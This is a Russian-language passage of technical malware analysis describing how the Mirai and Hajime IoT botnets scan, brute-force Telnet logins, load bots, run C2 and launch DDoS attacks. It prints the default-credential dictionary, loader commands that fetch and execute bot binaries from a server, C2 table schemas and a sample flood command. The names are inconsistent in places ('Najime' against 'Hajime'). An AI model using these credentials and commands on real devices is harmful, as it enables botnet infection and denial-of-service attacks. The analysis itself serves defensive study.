Псевдослучайный генератор IP, как и сканеры Kaiten и Qbot, исключает частные адреса, диапазон обратной петли, зарезервированные IANA и групповые адреса. В опубликованной версии Mirai пропускаются также диапазоны General Electric (3.0.0.0/8), Hewlett-Packard (15.0.0.0/7), Почтовой службы США (56.0.0.0/8) и Министерства обороны США (6.0.0.0/8, 7.0.0.0/8, 11.0.0.0/8, 21.0.0.0/8, 22.0.0.0/8, 26.0.0.0/8, 28.0.0.0/8, 29.0.0.0/8, 30.0.0.0/8, 33.0.0.0/8, 55.0.0.0/8, 214.0.0.0/8 и 215.0.0.0/8). Вероятно, эти префиксы исключены как недоступные из публичного Интернета и лишь замедляющие сканирование.

Легковесный эффективный движок работает в три этапа. При необходимости он отбрасывает часть SYN+ACK, чтобы не исчерпать доступные процессу файловые дескрипторы. Сначала отправляются 160 сырых SYN-пакетов. Затем ответы обрабатываются, пока очередь не опустеет либо не будут заняты все 128 записей таблицы активных Telnet-соединений. На последнем этапе конечный автомат Telnet проходит по этим записям и выполняет перебор учётных данных.

Ниже приведены жёстко заданные параметры движка: максимальное количество одновременных Telnet-соединений и число сырых SYN-пакетов, отправляемых за один проход до начала обработки ответов:

```

# define SCANNER_MAX_CONNS 128
# define SCANNER_RAW_PPS 160

```

При каждом соединении Telnet-сканер проверяет лишь десять случайно выбранных пар имени пользователя и пароля. Если войти не удаётся, бот переходит к следующей цели: позднее к этому же устройству вернётся он сам или другой узел ботнета и испытает остальные учётные данные. Пары выбираются из жёстко заданного словаря из 60 записей, приведённого в следующей таблице. При инициализации бот расшифровывает весь словарь и оставляет его в открытом виде в памяти до завершения процесса; в отличие от записей таблицы настроек, после каждого использования учётные данные повторно не шифруются.

Последняя пара в таблице учётных данных выглядит настолько необычно, что возникает вопрос, какой производитель мог задать её по умолчанию. На самом деле она появилась не у производителя, а у червя, заразившего в мае 2016 года тысячи маршрутизаторов с устаревшей прошивкой. Червь эксплуатировал известную уязвимость, позволявшую без проверки подлинности загружать файлы в произвольные каталоги, копировал себя на устройство и создавал скрытую

учётную запись mother. Включив эту пару в словарь, Mirai воспользовался результатами работы предшественника.

Подобрав учётные данные и получив оболочку жертвы, Mirai отправляет короткую последовательность команд для проверки доступа:

Имя пользователя	Пароль	Имя пользователя	Пароль
root	xc3511	root	vizxv
root	admin	admin	admin
root	888888	root	xmhdipc
root	default	root	juantech
root	123456	root	54321
support	support	root	(none)
admin	password	root	root
root	12345	user	user
admin	(none)	root	pass
admin	admin1234	root	1111
admin	smcadmin	admin	1111
root	666666	root	password
root	1234	root	klv123
Administrator	admin	service	service
supervisor	supervisor	guest	guest
guest	12345	guest	12345
admin1	password	administrator	1234
666666	666666	888888	888888
ubnt	ubnt	root	klv1234
root	Zte521	root	hi3518
root	jvbzd	root	anko
root	zlxx.	root	7ujMko0vizxv
root	7ujMko0admin	root	system
root	ikwb	root	dreambox
root	user	root	realtek
root	00000000	admin	1111111
admin	1234	admin	12345
admin	54321	admin	123456
admin	7ujMko0admin	admin	1234
admin	pass	admin	meinsm
tech	tech	mother	fucker*

Автор не намерен использовать этот термин в оскорбительном смысле; это выражение самого злоумышленника. Подобная лексика распространена на хакерских форумах и в чатах.

```
shell
enable
system
```

```
sh
/bin/busybox MIRAI
```

Последняя команда вызывает ответ MIRAI: `applet not found`, поскольку MIRAI не является допустимой командой BusyBox. Получив его, бот передаёт серверу scanListen на порт 48101 IP-адрес и порт жертвы вместе с подобранными учётными данными. Отчёт кодируется двоичным сообщением переменной длины следующего вида:

```
0x00 — 1 байт
IP-адрес — 4 байта
TCP-порт — 2 байта
длина имени пользователя — 1 байт
имя пользователя — переменная длина
длина пароля — 1 байт
пароль — переменная длина
```

Служба scanListen работает в C2-инфраструктуре и принимает соединения на порту 48101. Она читает сообщения типа Report, преобразует их в строки `xx.xx.xx.xx:порт имя:пароль` и записывает в стандартный вывод. Обычно этот поток напрямую передаётся службе Loader либо проходит через tee, чтобы сохранить копию отчётов в журнале. Позднее их можно повторно подать загрузчику для нового заражения участников, например при обновлении клиентского кода:

```
nohup ./scanListen | tee /tmp/report.log | ./loader &
```

2.3.3.3 Служба загрузки

Служба Loader — многопоточная программа на C, работающая в C2-инфраструктуре. Один входной поток помещает новые задачи загрузки в очередь, а настраиваемое число рабочих потоков выполняет их. Получив отчёт о новой жертве, служба передаёт задачу свободному рабочему потоку, который начинает загрузку.

Успешно войдя на устройство с учётными данными из отчёта, загрузчик отправляет первую команду:

```
/bin/busybox ps; MIRAI
```

MIRAI в конце строки — маркер запроса, заданный при компиляции Loader. Он служит разделителем и обозначает конец ответа: загрузчик читает данные до строки MIRAI: `applet not found`. В некоторых поздних вариантах для каждой команды создаётся случайный маркер, но оригинальный Mirai использует постоянное значение. Вывод `ps` не анализируется — достаточно обнаружить завершающую строку. Затем загрузчик ищет доступную для записи файловую систему, просматривая `/proc/mounts` командой:

```
/bin/busybox cat /proc/mounts; MIRAI
```

В `/proc/mounts` перечислены все смонтированные файловые системы, точки монтирования и флаги доступа. Loader ищет запись с флагом `rw`, запоминает соответствующий путь и проверяет возможность записи: помещает шестнадцатерично закодированную строку в скрытый файл `.nippon`, а затем выводит его содержимое:

```
/bin/busybox echo -e '\x6b\x61\x6d\x69/tmp ' > /tmp/.nippon; /bin/busybox cat /tmp/.
nippon; /bin/
busybox rm /tmp/.nippon
/bin/busybox MIRAI
```

Последовательность `\x6b\x61\x6d\x69` кодирует проверочную строку `kami`, которую создаёт `echo`. Если найденный путь доступен для записи, `cat` вернёт `kami/tmp`; именно это ожидает Loader. При неудаче Telnet-соединение закрывается, а рабочий поток переходит к следующей задаче.

Обнаружив доступный для записи каталог, загрузчик делает его текущим и создаёт пустой файл с правами записи и выполнения для всех пользователей:

```
/bin/busybox cp /bin/echo dvrHelper; > dvrHelper; /bin/busybox chmod 777 dvrHelper;
MIRAI
```

Следующий шаг — определить архитектуру жертвы по заголовку ELF одного из системных файлов. Mirai, как и Najime, использует для этого исполняемый файл echo:

```
/bin/busybox cat /bin/echo
```

Некоторые поздние варианты Mirai и Najime применяют другую команду, чтобы не передавать весь файл echo через стандартный вывод на службу загрузчика. Вместо cat используется dd с ограничением размера блока и количества блоков:

```
dd bs=52 count=1 if=/bin/echo
```

Эта команда отправляет в подключённый сокет только первые 52 байта файла echo.

Поскольку dd может отсутствовать на платформе, Najime использует комбинированный вариант:

```
dd bs=52 count=1 if=/bin/echo || cat /bin/echo
```

Команда опирается на сокращённое вычисление логических выражений оболочки. При операторе ИЛИ (||) сначала вычисляется левая часть. Если она истинна, результат всего выражения уже известен и правая часть не выполняется. Если левая часть ложна, требуется проверить правую. Поэтому при неудаче dd будет запущена cat, а после успешной dd команда cat не выполняется.

В результате Loader получает первые 52 байта ELF-файла с платформы жертвы:

```
$ dd bs=52 count=1 if=/bin/echo | hd
00000000 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 |. ELF .....|
00000010 03 00 3e 00 01 00 00 00 50 1c 00 00 00 00 00 00 |...>....P.....|
00000020 40 00 00 00 00 00 00 00 b8 81 00 00 00 00 00 00 |@.....|
00000030 00 00 00 00 |....|
```

Loader проверяет наличие трёхбайтовой последовательности ELF в заголовке. Если её нет, рабочий поток закрывает соединение и переходит к следующей задаче. Иначе архитектура определяется путём сопоставления сигнатуры 0x464c457f, то есть \x7fELF, со структурой elf_hdr, как показано ниже:

```
struct elf_hdr *ehdr;
int elf_start_pos ;
if ((elf_start_pos = util_memsearch(conn->rdbuf, conn->rdbuf_pos, " ELF", 3)) == -1)
return 0;
elf_start_pos -= 4; // возвращаемся к байту перед ELF
ehdr = (struct elf_hdr *) (conn->rdbuf + elf_start_pos);
conn->info.has_arch = TRUE ;
switch (ehdr->e_ident[EI_DATA]) {
case EE_NONE: return 0;
case EE_BIG:
# ifdef LOADER_LITTLE_ENDIAN
ehdr->e_machine = htons(ehdr->e_machine);
# endif
break;
case EE_LITTLE:
# ifdef LOADER_BIG_ENDIAN
ehdr->e_machine = htons(ehdr->e_machine);
# endif
break ;
}
/* arm mpsl spc m68k ppc x86 mips sh4 */
if (ehdr->e_machine == EM_ARM || ehdr->e_machine == EM_AARCH64) {
strcpy (conn->info.arch, "arm");
} else if (ehdr->e_machine == EM_MIPS || ehdr->e_machine == EM_MIPS_RS 3_LE) {
if (ehdr->e_ident[EI_DATA] == EE_LITTLE) {
strcpy (conn->info.arch, "mpsl");
} else {
```

```

strcpy (conn->info.arch, "mips");
}
} else if (ehdr->e_machine == EM_386 || ehdr->e_machine == EM_486 || ehdr->e_machine
== EM_860 ||
ehdr->e_machine == EM_X86_64) {
strcpy (conn->info.arch, "x86");
} else if (ehdr->e_machine == EM_SPARC || ehdr->e_machine == EM_SPARC32PLUS || ehdr-
>e_machine ==
EM_SPARCV9) {
strcpy (conn->info.arch, "sparc");
} else if (ehdr->e_machine == EM_68K || ehdr->e_machine == EM_88K) {
strcpy (conn->info.arch, "m68k");
} else if (ehdr->e_machine == EM_PPC || ehdr->e_machine == EM_PPC64) {
strcpy (conn->info.arch, "ppc");
} else if (ehdr->e_machine == EM_SH) {
strcpy (conn->info.arch, "sh4");
} else {
conn->info.arch[0] = 0;
connection_close(conn);
}
}

```

Теперь Loader знает доступный для записи путь и архитектуру жертвы. Остаётся выбрать способ загрузки исполняемого файла. Он зависит от C2-инфраструктуры; Mirai обычно использует HTTP и TFTP. Клиентами служат wget, tftp или собственный компактный загрузчик, передаваемый в виде шестнадцатерично закодированных строк.

Следующая команда позволяет определить наличие у жертвы wget и tftp:

```
/bin/busybox wget; /bin/busybox tftp; MIRAI
```

Ниже показано, как загрузчик определяет доступную утилиту по ответу на предыдущую команду:

```

if (util_memsearch(conn->rdbuf, offset, "wget: applet not found", 22) == -1)
conn->info.upload_method = UPLOAD_WGET;
else if (util_memsearch(conn->rdbuf, offset, "tftp: applet not found ", 22) == -1)
conn->info.upload_method = UPLOAD_TFTP;
else
conn->info.upload_method = UPLOAD_ECHO;

```

В зависимости от выбранного способа следующая команда загружает файл с сервера через wget или tftp:

```

wget: /bin/busybox wget http:// x. x. x. x: p/bins/ mirai.<arch> -O - > dvrHelper; /
bin/
busybox chmod 777 dvrHelper; MIRAI
tftp: /bin/busybox tftp -g -l dvrHelper -r mirai.<arch> x.x.x.x; /bin/busybox chmod
777
dvrHelper; MIRAI

```

Вместо arch подставляется одно из значений armv6, armv7, mips1, mips, x86, sparc, m68k, ppc или sh4 согласно определённой ранее архитектуре.

Последовательность для метода UPLOAD_ECHO сложнее: требуется создать временный загрузчик, который получит вредоносную программу с сервера. Рабочий поток Loader начинает с пустого файла, доступного всем пользователям для записи и выполнения:

```
/bin/busybox cp dvrHelper upnp; > upnp; /bin/busybox chmod 777 upnp; MIRAI
```

Затем рабочий поток Loader передаёт на устройство компактный загрузчик: команды echo записывают шестнадцатерично закодированные строки, которые объединяются в исполняемый файл. Этот загрузчик представляет собой кросс-компилированную программу на C. Она открывает сокет к жёстко заданному IP-адресу сервера на порту 80 и через HTTP GET получает бот для своей архитектуры: GET /bins/mirai.<arch> HTTP/1.0. Ответ сохраняется в файл dvrHelper. Поскольку рабочий поток уже определил архитектуру жертвы, он выбирает из локальной файловой системы соответствующий файл dlr.<arch>, кодирует его и отправляет на устройство. Ниже показан код для жертвы x86:

```

echo - ne '\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00...\x08\x00\x00\x00\x04\x00
\x00\x00\x06\x00\x00\x00\x00\x10\x00\x00\x51\xe5\x74\x64\x00\x00\x00\x00\x00\x00
\x00' > upnp; /bin/busybox MIRAI
echo - ne '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00...\xff\x75\x08\x6a\x01\xe8\
x3c\x02\x00
\x00\x83\xc4\x10\xc9\xc3\x55\x89\xe5\x83\xec\x10\xff\x75\x08\x6a\x06\xe8\x27\x02\x00'
upnp; /bin/busybox MIRAI
...
echo - ne '\x0b\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00...\x00\x04\x00\x00\x00\x00\
x00\x00\x00
x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00 '
upnp ; /bin/busybox MIRAI
echo - ne '\x00\x00\x00\x00\x00\x00\x00\x00\x0b8\x03\x00...\x00\x00\x00\x00\x00' upnp;
/bin/
busybox MIRAI

```

На последнем этапе загрузчик запускает бота способом, соответствующим выбранному методу передачи:

```

wget : ./dvrHelper telnet.<arch>
tftp : ./dvrHelper telnet.<arch>
echo : ./upnp; ./dvrHelper telnet.<arch>

```

После успешного запуска бота Loader удаляет файл upnp, стирая свои следы. Сам бот одним из первых действий удаляет ссылку на исполняемый файл dvrHelper. Закрепление после перезагрузки не предусмотрено, поэтому перезапуск очищает устройство от заражения.

2.3.3.4 Командование и управление

C2-сервер написан на Go и предоставляет интерактивный CLI для администраторов ботов, а также для "клиентов". CLI доступен через порт 23, тот же порт, который используется ботами для создания их C2-канала связи. Аутентификация пользователей CLI выполняется через учетные данные, хранящиеся в базе данных MySQL. Администратор ботов может создавать новых пользователей и назначать им ботов и профили атак через CLI. Администраторы также могут запускать атаки из CLI. Клиенты, однако, ограничены запуском атак из своего CLI.

Сервер также предоставляет API, который слушает порт 101. API аутентифицирует запросы с использованием API-ключей, хранящихся в базе данных MySQL в той же записи пользователя, которая используется для CLI-доступа. В то время как CLI предоставляет административные функции, API поддерживает только запуск атак. API предоставляется для автоматизации и интеграции со сторонними порталами, такими как booter- и stresser-порталы.

Свойства пользователей хранятся на сервере MySQL в таблице users базы данных mirai:

```

CREATE DATABASE mirai;
CREATE TABLE `users`(
  `id` int (10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar (32) NOT NULL,
  `password` varchar (32) NOT NULL,
  `duration_limit` int (10) unsigned DEFAULT NULL,
  `cooldown` int (10) unsigned NOT NULL,
  `wrc` int (10) unsigned DEFAULT NULL,
  `last_paid` int (10) unsigned NOT NULL,
  `max_bots` int (11) DEFAULT '-1',
  `admin` int (10) unsigned DEFAULT '0',
  `intvl` int (10) unsigned DEFAULT '30',
  `api_key` text,
  PRIMARY KEY (`id`),
  KEY `username`(`username`)
);

```

Можно также ограничить диапазоны IP-адресов, которые клиенты вправе атаковать. Они хранятся в таблице whitelist как сетевые префиксы и маски:


```
CREATE TABLE `whitelist` (
  `id` int (10) unsigned NOT NULL AUTO_INCREMENT,
  `prefix` varchar (16) DEFAULT NULL,
  `netmask` tinyint (3) unsigned DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `prefix` (`prefix`)
);
```

C2-сервер регистрирует каждую проведенную через ботнет атаку: команду, продолжительность и инициировавшего её пользователя. Сведения хранятся в таблице `history` той же базы MySQL:

```
CREATE TABLE `history` (
  `id` int (10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int (10) unsigned NOT NULL,
  `time_sent` int (10) unsigned NOT NULL,
  `duration` int (10) unsigned NOT NULL,
  `command` text NOT NULL,
  `max_bots` int (11) DEFAULT '-1',
  PRIMARY KEY (`id`),
  KEY `user_id` (`user_id`)
);
```

Пароли, опять же, хранятся в открытом виде, а ключ API нельзя задать через CLI: для этого требуется прямой доступ к записи в базе данных. Интерфейсы C2 не отполированы, и некоторые функции остаются нереализованными, но их назначение очевидно: предоставить гибкую платформу для сдачи услуг DDoS-атак в аренду третьим сторонам.

C2-сервер слушает порт 23 как для CLI, так и для взаимодействия с ботами. Чтобы отличить себя от CLI-подключения, бот отправляет четырехбайтовое сообщение `\00\00\00\01`, за которым следует строка идентичности бота. Идентичность бота - поле переменной длины, перед которым указывается его длина. Служба загрузчика передает эту идентичность боту в момент его выполнения. Напомним: ниже приведены последние команды, отправляемые службой загрузчика, и то, как она запускает бота в конце процесса заражения:

```
wget: ./dvrHelper telnet.<arch>
tftp: ./dvrHelper telnet.<arch>
echo: ./upnp; ./dvrHelper telnet.<arch>
```

Аргумент, передаваемый службой загрузчика в командной строке, состоит из идентификатора и метки архитектуры. В приведенных выше командах загрузчика идентификатор был жестко задан в службе загрузчика как строка `telnet`. Метка архитектуры выбирается из поддерживаемых ботом: в ранее рассмотренном примере это были `armv6`, `armv7`, `mps1`, `mips`, `x86`, `spc`, `m68k`, `ppc` или `sh4`. Итоговые идентификаторы выглядели бы, например, как `telnet.armv6`, `telnet.x86` и т. д. Пастухи ботов используют такой идентификатор, например, чтобы отслеживать эффективность своих методов и источников заражения. Как обсуждалось ранее, отдельная служба загрузчика могла получать IP-адреса жертв из приобретенного файла или от других сканеров. Используя разные идентификаторы, пастух ботов может отслеживать, сколько устройств было заражено через службу загрузчика `telnet`, а сколько - другим способом.

После подключения бот каждые 60 секунд отправляет двухбайтовое контрольное сообщение `\00\00`, на которое сервер отвечает теми же байтами. Если три сообщения подряд пропущены, соединение считается потерянным и C2-сервер освобождает выделенные ресурсы. Бот, в свою очередь, начинает повторное подключение к тому же или другому серверу из списка.

Боты могут выполнять несколько атак параллельно, получая команды от C2-сервера. Каждая атака запускается в отдельном процессе. Если оператор не обладает правами администратора, C2-сервер не позволит ему одновременно запустить в ботнете несколько атак. После завершения одной атаки пользователь должен выждать заданный параметром `cooldown` интервал, прежде чем начинать следующую. Максимальная продолжительность атаки задаётся параметром `duration_limit`. Оба значения входят в профиль пользователя, хранящийся в таблице MySQL `users`. Администраторы могут запускать несколько параллельных атак любой продолжительности

без обязательной паузы между командами. В Mirai нет отдельной команды для остановки уже начатой атаки. Функция `attack_kill_all()` из файла `attack.c` завершает все порождённые для атаки процессы, но вызывается лишь тогда, когда C2-сервер приказывает боту завершить собственную работу. Поэтому переданная боту команда атаки в обычных условиях выполняется до истечения заданного времени.

Когда пользователи подключаются к порту 23 C2-сервера, например с помощью telnet-клиента, сервер показывает баннер и запрашивает аутентификацию. Порт 101, напротив, используется исключительно для API-запросов. Каждый API-запрос начинается с ключа API, за которым следуют разделитель `|` и команда атаки. При необходимости число ботов, используемых для атаки, можно указать с помощью `-` сразу после разделителя. Запрошенное число ботов проверяется относительно максимального числа ботов в профиле пользователя, соответствующем API-ключу. Каждый API-запрос представляет собой новое TCP-соединение, и соединение закрывается после того, как запрошенная команда атаки принята и C2-сервер подтвердил ее сообщением OK. Сообщения об ошибках передаются строками ответа, начинающимися с `ERR-`, после чего соединение также завершается. API-вызов для выполнения, например, 120-секундного UDP-флуда по жертве с IP-адресом 192.168.0.1 с использованием 200 ботов выглядел бы так:

```
keykeykeykey | -200 udp 192.168.0.1 120
```

2.3.3.5 Полезная нагрузка атаки

Оригинальный Mirai поддерживает десять видов DDoS [26]: (a) общий UDP-флуд, (b) простой UDP-флуд, (c) SYN-флуд, (d) ACK-флуд, (e) STOMP, (f) флуд GRE поверх IP, (g) флуд GRE поверх Ethernet, (h) флуд VSE, (i) HTTP-флуд и (j) DNS-флуд. Последний вариант реализует атаку «водяная пытка» для DNS — именно она вывела Дун из строя в октябре 2016 года. Подробности приведены в разделе 2.3.3.6.

Напомним, что Mirai не предоставляет возможности прервать или остановить отправленные атаки. Когда атака отправлена, боты, которым поручено ее выполнение, доведут ее до конца в течение указанной длительности атаки.

2.3.3.6 «Водяная пытка» DNS

Mirai стал первым ботнетом с открытым исходным кодом и одним из самых широко применявшихся видов кибероружия в истории DDoS. За одну неделю Krebs и OVH подверглись объёмным атакам с рекордным числом устройств и потоком свыше 600 Гбит/с [1], а крупный инфраструктурный провайдер Дун столкнулся с масштабной DNS-атакой более чем со ста тысяч устройств [27]. Значительные сегменты Интернета оказались недоступны; пострадали Twitter, Spotify, Amazon, CNN и многие другие службы. События вокруг Дун стали вехой в истории DDoS и наглядно показали, насколько сильно Mirai и уязвимые IoT-устройства изменяют ландшафт угроз.

Атака «водяная пытка» DNS, от которой пострадала компания Дун, к тому времени уже была известна. Её впервые наблюдали в январе 2014 года. Другое название этого приёма — атака со случайными поддоменами. Злоумышленник генерирует случайные имена узлов атакуемого домена и тем самым лишает иерархическое кеширование DNS его обычной эффективности. Авторитетные DNS-серверы не рассчитаны на самостоятельную обработку всех запросов к домену: значительную часть нагрузки принимают на себя рекурсивные серверы, в том числе серверы интернет-провайдеров, которые кешируют записи и отвечают на повторяющиеся запросы из своего кеша.

Рекурсивный DNS-сервер — это, как правило, сервер, адрес которого пользователь или провайдер задаёт в настройках маршрутизатора; авторитетный сервер, в свою очередь, хранит записи, сопоставляющие имена узлов с IP-адресами. Для разрешения публичного имени, например `host.domain.org`, клиент обращается к настроенному рекурсивному серверу. Тот сначала ищет `host.domain.org` в своём кеше и только при отсутствии действующей записи запрашивает авторитетный сервер домена `domain.org`. Огромное число рекурсивных серверов обеспечивает распределённое кэширование и тем самым снимает значительную часть нагрузки с авторитетных серверов. При «водяной пытке» рекурсивные серверы заваливают запросами к случайным именам, например `aseiujd.domain.org`, `ieuhbda.domain.org` и `oeiuroa.domain.org`. Поскольку каждое имя уникально, готовой записи в кеше почти никогда нет и запрос приходится пересылать авторитетному серверу `domain.org`. Его производительность ограничена, поэтому достаточно крупный ботнет, использующий множество рекурсивных серверов, способен вывести его из строя. Если ответ задерживается, рекурсивные серверы повторяют запросы, дополнительно усиливая исходный поток от ботов.

Сама «водяная пытка» DNS была известна и раньше, однако Mirai впервые позволил собрать и скоординировать столько ботов, что под угрозой оказался один из крупнейших и наиболее масштабируемых DNS-провайдеров того времени. Сценарий, который прежде считали практически невозможным, стал реальностью и изменил представление о масштабах DDoS-угроз.

Может возникнуть вопрос, почему атака на GitHub [28] мощностью 1,35 Тбит/с и 126,9 миллиона пакетов в секунду не упомянута рядом с рекордными атаками на Krebs и Dyn объёмом 600 Гбит/с. Хотя она установила новый рекорд, это была чистая атака с усилением и нет оснований связывать её с IoT-ботнетом. Злоумышленники использовали случайно открытые серверы Memcached, получив коэффициент усиления от 10 000 до 50 000 [29]. Инициаторы могли быть распределены, но видимый жертве трафик исходил от серверов-усилителей. Поскольку отдельный сервер обычно не располагает терабитным восходящим каналом, требовалось участие множества систем — в атаке на GitHub их было около тысячи [28]. Ограниченное разнообразие исходных адресов упрощает фильтрацию. В случае IoT трафик создают многочисленные разнородные устройства, а ботнет способен быстро менять векторы атаки. Атака с усилением, напротив, определяется выбранной службой-усилителем и не может столь же гибко изменяться, поэтому при достаточной пропускной способности её легче описать и нейтрализовать.

2.3.4 Najime

Исследователи обнаружили Najime [30] в октябре 2016 года — за несколько дней до атаки Mirai на Dyn и всего через три дня после публикации исходного кода Mirai. Название Najime дали сами исследователи. Автор вредоносной программы ознакомился с их отчётом, исправил выявленные недостатки своего ботнета и принял предложенное имя. После выхода отчёта бот стал периодически выводить в терминал такое сообщение:

```
Just a white hat, securing some systems.  
Important messages will be signed like this!  
Najime Author.  
Contact CLOSED  
Stay sharp !
```

Перевод: «Я всего лишь белый хакер, защищающий некоторые системы. Важные сообщения будут подписаны таким образом! Автор Najime. Связь закрыта. Будьте начеку!»

Hajime — сложный, гибкий и тщательно спроектированный IoT-ботнет, рассчитанный на длительное существование. Это одна из самых долговечных сетей такого типа. Он поддерживает обновление и быстрое добавление новых функций. Децентрализованная C2-инфраструктура построена как одноранговая сеть BitTorrent без трекера; её информационные хеши меняются ежедневно. Все сообщения подписываются и шифруются с помощью RC4 и пары открытого и закрытого ключей.

Первоначальный модуль Hajime сканировал сеть и загружал вредоносный код на новых жертв. Эффективный SYN-сканер ищет открытые TCP-порты 23 (Telnet) и 5358 (WSDAPI). Обнаружив Telnet, модуль перебирает учётные данные почти так же, как Mirai. Используются те же 60 заводских пар, а также root/5ur и Admin/5ur, встречающиеся в беспроводных маршрутизаторах и точках доступа Atheros. Кроме того, Hajime способен эксплуатировать известный с 2009 года бэкдор модемов ARRIS, основанный на ежедневно меняющемся пароле и стандартном начальном значении [31].

Hajime защищает захваченное устройство, фильтруя порты, которыми злоупотребляют Mirai и другие IoT-боты, а также пытается удалить правила брандмауэра с именем CWMP CR. CWMP означает протокол управления абонентским оборудованием через WAN и связан со стандартами TR-064/069. Удаляя заданные провайдером правила доступа с управляющих IP-адресов и подсетей, Hajime может лишить самого провайдера доступа к абонентскому устройству.

Кроме блокировки опасных портов Hajime открывает UDP-порт 1457 и случайный высокий порт, превышающий 1024, для UDP и TCP. Через UDP/1457 работают распределённая хеш-таблица BitTorrent и uTP, образующие одноранговую C2-сеть. Случайный высокий порт обслуживает загрузчик, который во время заражения передаёт вредоносную программу новым жертвам. В модуле присутствуют также следы реализации UPnP-IGD, позволяющей динамически перенаправлять порты на интернет-шлюзе и работать из защищённой домашней сети. Даже если провайдер блокирует весь входящий трафик, UPnP-IGD может создать отверстие в брандмауэре и выставить внутреннюю службу в публичный Интернет.

Hajime предоставляет исполняемые файлы для arm5, arm6, arm7, mipsel и mipsel. С января по март 2017 года основной файл обновлялся шесть раз, а модуль расширения — четыре раза за январь и февраль. После обнаружения в октябре 2016 года модуль сменил имя с ekr на atk. Основной файл сохранил имя .i, а компактный загрузчик первой стадии назывался .s.

Hajime предпочитает работать в энергозависимых файловых системах, чтобы после перезагрузки исчезли все признаки компрометации. Он не закрепляется между перезапусками: перезагрузка очищает устройство, но лишь до следующего заражения.

Ботнет Hajime был сложным по сравнению с родственными IoT-ботнетами того времени:

- Он способен применять другие эксплойты помимо перебора учётных данных Telnet.
- Во время заражения он определяет платформу и при отсутствии wget использует компактный загрузчик .s.
- Загрузчик динамически создаётся из шестнадцатеричных строк на основе вручную написанного ассемблерного кода, оптимизированного для каждой платформы. Бот при генерации встраивает в файл IP-адрес и номер порта.
- Вредоносная программа может загружаться не с того узла, который проводит заражение. Hajime проверяет доступность заражающего устройства и, если порт его службы закрыт извне, выбирает другой заведомо доступный узел. Таким образом, заражённые устройства образуют распределённую сеть серверов загрузки.
- Для C2-сообщений используется децентрализованная BitTorrent-сеть без трекера.
- Через BitTorrent между узлами распространяются обновления самого бота и его модулей.

- Чтобы сократить число портов и TCP-сокетов, передачи идут по протоколу BitTorrent uTP. Он обеспечивает упорядоченную надёжную доставку поверх UDP и требует всего один сокет и один UDP-порт для всех сообщений DHT и BitTorrent.
- Весь обмен шифруется и подписывается открытыми и закрытыми ключами.
- Модуль расширения для сканирования и загрузки способен выполнять UPnP-IGD и пробивать отверстия в шлюзовых устройствах, чтобы выставлять любые нужные ему порты.

Было много спекуляций о "серой" природе автора и о намерении и цели его ботнета Hajime. В первоначальном отчете [30] Edwards и Profetis описали обнаруженную уязвимость в реализации шифрования исходного вредоносного ПО и то, как им удалось реверсировать управляющий протокол. Уязвимость была исправлена вскоре после отчета, но ботнет такого размера, с гибкой серверной частью и высоким потенциалом преступного поведения, несомненно привлечет внимание черных шляп. Тот, кто владеет "ключами" этого ботнета, может решить его судьбу!

2.3.4.1 Заражение

Последовательность команд установщика Hajime показана на рис. 2.3.

```

1  enable
2  shell
3  sh
4  cat /proc/mounts; /bin/busybox YTYIK
5  cd /dev/shm; (cat .s || cp /bin/echo .s); /bin/busybox YTYIK
6  nc; wget; /bin/busybox YTYIK
7  (dd bs=52 count=1 if=.s || cat .s)
8  /bin/busybox YTYIK
9  rm .s; wget http://[REDACTED]:[REDACTED]/.i; chmod +x .i; ./i; exit

```

Рисунок 2.3. Последовательность команд установщика Hajime.

В строках 1-3 Hajime вслепую пытается получить системную оболочку. В строке 4 он перечисляет смонтированные файловые системы и связанные с ними разрешения. Бот предпочтет эфемерную файловую систему (временную или основанную на RAM), доступную для записи и пригодную для выполнения заражения. Это гарантирует, что любые временные загрузки, именованные каналы и каталоги исчезнут после перезагрузки, а индикаторов компрометации, позволяющих определить, что устройство когда-либо было заражено Hajime, не останется.

Обратите внимание на /bin/busybox YTYIK: система отвечает YTYIK: applet not found. Hajime использует эту строку как разделитель при разборе результатов предыдущих команд.

Первоначальная версия всегда применяла пятисимвольный маркер ECCHI, а новые варианты генерируют случайную последовательность из пяти символов, чтобы уклоняться от систем-приманок, ищущих известный маркер.

Далее, в строке 5, после нахождения подходящего рабочего пути и перехода текущего рабочего каталога в это место, Hajime проверяет наличие скрытого файла .s. Если .s не существует, он копирует бинарный файл echo в рабочий файл .s в текущем рабочем каталоге. Этот файл будет важен позднее в последовательности команд.

В строке 6 Hajime проверяет доступность команд nc и wget. Команда nc, или netcat, может использоваться для передачи информации по TCP или UDP. nc можно использовать для скачивания бинарного файла Hajime из подходящей службы загрузчика по UDP (служба загрузки вредоносного ПО Hajime слушает TCP и UDP на одном и том же порту).

Строка 7 выводит первые 52 байта файла `.s`, который является рабочей копией бинарного файла `echo` для данной платформы. Если команда `dd`, используемая для последовательного чтения байтов из файла, недоступна в системе, команда возвращается к `cat`, которая выводит полное содержимое бинарного файла `.s` в стандартный вывод. Najime использует первые несколько байтов бинарного файла `.s`, чтобы определить платформу тем же способом, что и Mirai.

В модемах ARRIS, для которых у Najime есть эксплойт, отсутствует wget. Поэтому предусмотрен резервный вариант с динамически создаваемым компактным загрузчиком первой стадии. В этом случае последовательность заражения выглядит как на рис. 2.4.

Рисунок 2.4. Динамически созданный компактный загрузчик Hajime.

Компактный загрузчик `.s` устанавливает TCP-соединение со службой распространения и записывает все полученные байты в стандартный вывод. Он вручную написан на ассемблере и оптимизирован для каждой поддерживаемой платформы, что подчёркивает тщательность проектирования Hajime. IP-адрес и порт источника встраиваются в файл «на лету» заражающим узлом.

2.3.4.2 Клиентский бот

После выполнения заражения и загрузки исходного бинарного файла `.i` на устройство жертвы он запускается. При старте программа выполняет команды `iptables`, которые изменяют пакетные фильтры системы так, чтобы отбрасывать все входящие пакеты со следующими портами назначения:

- TCP/23 (Telnet) — основной вектор эксплуатации Mirai и большинства IoT-ботнетов.
- TCP/7547 (TR-069) — впервые использовался вариантом Mirai в атаке на Deutsche Telekom.
- TCP/5555 (TR-069) — альтернативный порт, часто используемый в TR-069.
- TCP/5358 (WSDAPI) — подробнее этот интерфейс рассмотрен ниже.

